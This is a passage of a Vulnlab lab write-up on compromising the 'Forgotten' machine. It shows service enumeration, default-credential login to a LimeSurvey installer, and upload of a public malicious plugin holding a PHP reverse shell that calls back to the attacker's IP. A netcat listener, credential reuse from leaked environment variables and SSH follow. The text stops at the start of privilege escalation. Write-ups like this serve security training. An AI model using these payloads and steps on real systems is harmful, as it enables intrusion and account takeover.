
Vulnlab Machine Report | Forgotten

joy.scd01

2025-06-23

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Forgotten - 10.10.70.57	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access LimeSurvey setup → Malicious plugin upload → RCE	5
1.2.3	Lateral Movement Password reuse → limesvc	10
1.2.4	Privilege Escalation Container breakout → SUID bash → root	12
1.2.5	Post-Exploitation	15
2	Additional Items	16
2.1	User and Root Flags	16

1 Vulnlab Machine Report

Machine Name: Forgotten

IP: 10.10.70.57

Difficulty: Easy

Platform: Linux

Completion Date: 2025/06/23



Figure 1.1: forgotten_slide.png

1.1 Executive Summary

A penetration test was conducted against the target host: *Forgotten* (IP: 10.10.70.57).

The assessment revealed multiple critical vulnerabilities leading to full system compromise.

Key findings include:

- **Initial Access:** [LimeSurvey setup → Malicious plugin upload → RCE]
- **Lateral Movement - docker container to limesvc:** [Password reuse → limesvc]
- **Privilege Escalation:** [Container breakout → SUID bash → root]
- **Critical Services:** [HTTP (80)]


1.2 Forgotten - 10.10.70.57

1.2.1 Service Enumeration

Nmap scan Command:

```
1 nmap -sC -sV forgotten
```

Proof Screenshot:



```
(fallingstar@kali)-[~]
$ nmap -sC -sV forgotten
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 14:58 CEST
Nmap scan report for forgotten (10.10.70.57)
Host is up (0.038s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c4:13:f2:74:2c:fb:54:08:14:f4:34:23:45:ff:96:fe (ECDSA)
|_  256 e9:9e:6d:ae:c2:89:68:c8:ec:63:8b:8c:29:e2:a5:b6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56
|_ http-title: 403 Forbidden
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1.2: nmap.png

Port Scan Results

Server IP Address	Ports Open
10.10.70.57	TCP: 22, 80

SSH enumeration (port 22)

Commands:

```
1 ssh root@forgotten
```

Results: SSH required a password.

HTTP Web Server enumeration (port 80)





Figure 1.3: web-server.png

Web Server - Directory enumeration

Command:

```
1 gobuster dir -u http://forgotten -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Proof Screenshot



```
(fallingstar@kali)-[~]
$ gobuster dir -u http://forgotten -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://forgotten
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 274]
./htaccess (Status: 403) [Size: 274]
/.hta (Status: 403) [Size: 274]
/server-status (Status: 403) [Size: 274]
/survey (Status: 301) [Size: 307] [→ http://forgotten/survey/]
Progress: 4746 / 4747 (99.98%)
```

Figure 1.4: gobuster.png

Results: Found LimeSurvey Installer



Pre-installation check		
Pre-installation check for LimeSurvey 6.3.7		
Minimum requirements		
	Required	Current
PHP version	7.4.0	8.0.30
Minimum memory available	128	128MB
PHP PDO driver library	At least one installed	MySQL

Figure 1.5: installer.png

1.2.2 Initial Access | LimeSurvey setup → Malicious plugin upload → RCE

Vulnerability Explanation: The target's web application exposed an installation of **LimeSurvey**, a popular open-source survey platform. After initializing the setup with a local MySQL container, default credentials (**admin** / **password**) were accepted, allowing authentication to the admin panel. From there, the plugin manager was used to upload a **malicious plugin** containing a reverse shell payload, which granted remote code execution on the host system.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Update **LimeSurvey** to the latest version to patch known security issues.
- Regularly review and clean up inactive or stale accounts.
- Remove default credentials after setup and enforce strong authentication policies.
- Restrict the plugin upload feature.
- Limit access to installation or configuration panels to trusted IPs only.

Severity: Critical


Steps to reproduce the attack:

1. Created local MySQL container

Command:

```
1 sudo docker run --name limesurvey_db -e MYSQL_ROOT_PASSWORD=pentest -e MYSQL_DATABASE=limesurvey -e MYSQL_USER=limesurvey_user -e MYSQL_PASSWORD=pentest -p 3306:3306 -d mysql:latest
```

Proof Screenshot:




```
(fallingstar@kali)~$ sudo docker run --name limesurvey-database -e MYSQL_ROOT_PASSWORD=pentest -e MYSQL_DATABASE=limesurvey -e MYSQL_USER=limesurvey_user -e MYSQL_PASSWORD=pentest -p 3306:3306 -d mysql:latest
4bcfdd10aed45dabb662d58988c49c69bc2c5b918546018a0732fe2d60dedd5d
```

Figure 1.6: db.png

2. MySQL credentials were provided and the LimeSurvey installation was finalized

Proof Screenshot:



The screenshot shows the 'Database configuration' screen of the LimeSurvey installer. It contains several input fields with the following values: 'Database type *' is 'MySQL'; 'MySQL database engine type' is 'MyISAM'; 'Database location *' is '10.8.6.158:3306'; 'Database user *' is 'limesurvey_user'; 'Database password' is masked with '*****'; 'Database name *' is 'limesurvey'; and 'Table prefix' is 'lime_'. There are 'Previous' and 'Next' buttons at the bottom.

Database configuration

Database type *

MySQL

The type of your database management system

MySQL database engine type

MyISAM

Database location *

10.8.6.158:3306

Set this to the IP/net location of your database server. In most cases "localhost" will work. You can force Unix socket with socket path. If your database is using a custom port, attach it using a colon. Example: db.host.com:5431

Database user *

limesurvey_user

Your database server user name. In most cases "root" will work.

Database password

Your database server password.

Database name *

limesurvey

If the database does not yet exist it will be created (make sure your database user has the necessary permissions). In contrast, if there are existing LimeSurvey tables in that database they will be upgraded automatically after installation.

Table prefix

lime_

If your database is shared, recommended prefix is "lime_" else you can leave this setting blank.

Previous Next

Figure 1.7: installer2.png

3. Logged using default credentials (admin:password)

4. Found a malicious plugin by searching "limesurvey 6.3.7 exploit" on Google

Sources: <https://github.com/Y1LD1R1M-1337/Limesurvey-RCE>

5. Changed ip and port in `php-rev.php` according to the Proof of Concept

Proof Screenshot:

```
1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '10.8.6.158'; // CHANGE THIS
6 $port = 22667; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
--
```

Figure 1.8: php-rev.png

6. Added version `config.xml` according to the Proof of Concept:

Proof Screenshot:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <config>
3   <metadata>
4     <name>Y1LD1R1M</name>
5     <type>plugin</type>
6     <creationDate>2020-03-20</creationDate>
7     <lastUpdate>2020-03-31</lastUpdate>
8     <author>Y1LD1R1M</author>
9     <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
10    <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
11    <version>5.0</version>
12    <license>GNU General Public License version 2 or later</license>
13    <description>
14      <![CDATA[Author : Y1LD1R1M]]></description>
15  </metadata>
16
17  <compatibility>
18    <version>6.3.7</version>
19    <version>3.0</version>
20    <version>4.0</version>
21    <version>5.0</version>
22  </compatibility>
23  <updaters disabled="disabled"></updaters>
24 </config>
--
```

Figure 1.9: config.png

7. Created plugin.zip

Command:

```
1 zip plugin.zip config.xml php-rev.php
```

Proof Screenshot:




Figure 1.10: zip.png

8. Uploaded, installed and activated it

Proof Screenshot:




Figure 1.11: plugin.png


9. Started a *netcat* listener

Command:

```
1 nc -lvnp 22667
```

10. Gained reverse shell browsing to <http://forgotten/upload/plugins/Y1LD1R1M/php-rev.php>

Initial Access Proof Screenshot:



```
(fallingstar@kali)-[~]
$ nc -lvnp 22667
listening on [any] 22667 ...
connect to [10.8.6.158] from (UNKNOWN) [10.10.70.57] 34326
Linux efaa6f5097ed 6.2.0-1012-aws #12~22.04.1-Ubuntu SMP Thu Sep  7 14:01:24 UTC 2023 x86_64 GNU/Linux
13:38:25 up 41 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
/bin/sh: 0: can't access tty; job control turned off
$ whoami 00 hostname 00 id
limesvc
efa6f5097ed
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc),27(sudo)
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
    RX packets 12661 bytes 2226648 (2.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13859 bytes 16510370 (15.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 168 bytes 13503 (13.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 168 bytes 13503 (13.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1.12: initial-access.png

11. Stabilized shell

Command:

```
1 script -qc /bin/bash /dev/null
```

1.2.3 Lateral Movement | Password reuse → limesvc

Vulnerability Explanation:

An environment variable containing a password was leaked inside the Docker container. This password was reused for user `limesvc`, allowing lateral movement from the container to the host.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Avoid placing sensitive passwords in environment variables or ensure they are only accessible to authorized processes.

Severity: High

Steps to reproduce the attack:

1. Leaked Password inside environment variables

Command:

```
1 env
```

Proof Screenshot



```
$ env
APACHE_CONFDIR=/etc/apache2
HOSTNAME=efaa6f5097ed
PHP_INI_DIR=/usr/local/etc/php
LIMESURVEY_ADMIN=limesvc
SHLVL=0
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=8.0.30
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=1729F83938DA44E27BA0F4D3D8DB397470D12172 BFDD028642824F8118EF77909B67
A088130F1BC4B9B5F600855F3B4 39B641343D0C104B2B146DC3F9C39DC0B9698544
PHP_ASC_URL=https://www.php.net/distributions/php-8.0.30.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.0.30.tar.xz
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=limesvc
APACHE_RUN_USER=limesvc
APACHE_LOG_DIR=/var/log/apache2
LIMESURVEY_PASS=5W...2E
PWD=/
PHPIZE_DEPS=autoconf dpkg-dev file g++
ibc-dev make pkg-config re2c
PHP_SHA256=216ab305737a5d392107112d618a755dc5df42058226f1670e9db90e77d77d9
APACHE_ENVVARS=/etc/apache2/envvars
$
```

Figure 1.13: env.png


Credentials discovered: limesvc:5W5HN4K4GCxf9E

2. Password reused with SSH

Command:

```
1 ssh limesvc@forgotten
```

Lateral Movement Proof Screenshot:



```
(fallingstar@kali)-[~]  
$ ssh limesvc@forgotten  
(limesvc@forgotten) Password:  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-1012-aws x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Mon Jun 30 14:01:29 UTC 2025  
  
System load:  0.0                Processes:            122  
Usage of /:   39.1% of 7.57GB    Users logged in:     0  
Memory usage: 20%              IPv4 address for docker0: 172.17.0.1  
Swap usage:   0%                IPv4 address for ens5:  10.10.70.57  
  
Expanded Security Maintenance for Applications is not enabled.  
  
76 updates can be applied immediately.  
48 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Mon Jun 30 14:01:30 2025 from 10.8.6.158  
limesvc@ip-10-10-200-233:~$ whoami && hostname && id  
limesvc  
ip-10-10-200-233  
uid=2000(limesvc) gid=2000(limesvc) groups=2000(limesvc)
```

Figure 1.14: ssh-access.png

Results: Found `user.txt` in `/home/limesvc`.

1.2.4 Privilege Escalation | Container breakout → SUID bash → root

Vulnerability Explanation: User `limesvc` inside the Docker container had sudo privileges allowing execution of any command as root. Outside the container, a writable directory was found, and by copying `/usr/bin/bash` into it, changing its ownership to root from the Docker container, and setting the setuid bit, a root shell was spawned on the host by executing the modified bash binary with elevated privileges.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Restrict sudo privileges within Docker containers avoiding granting full sudo access to container users.

Severity: Critical

Steps to reproduce the attack:

1. Enumerated sudo privileges (inside container)

Command:

```
1 sudo -l
```

Proof Screenshot:

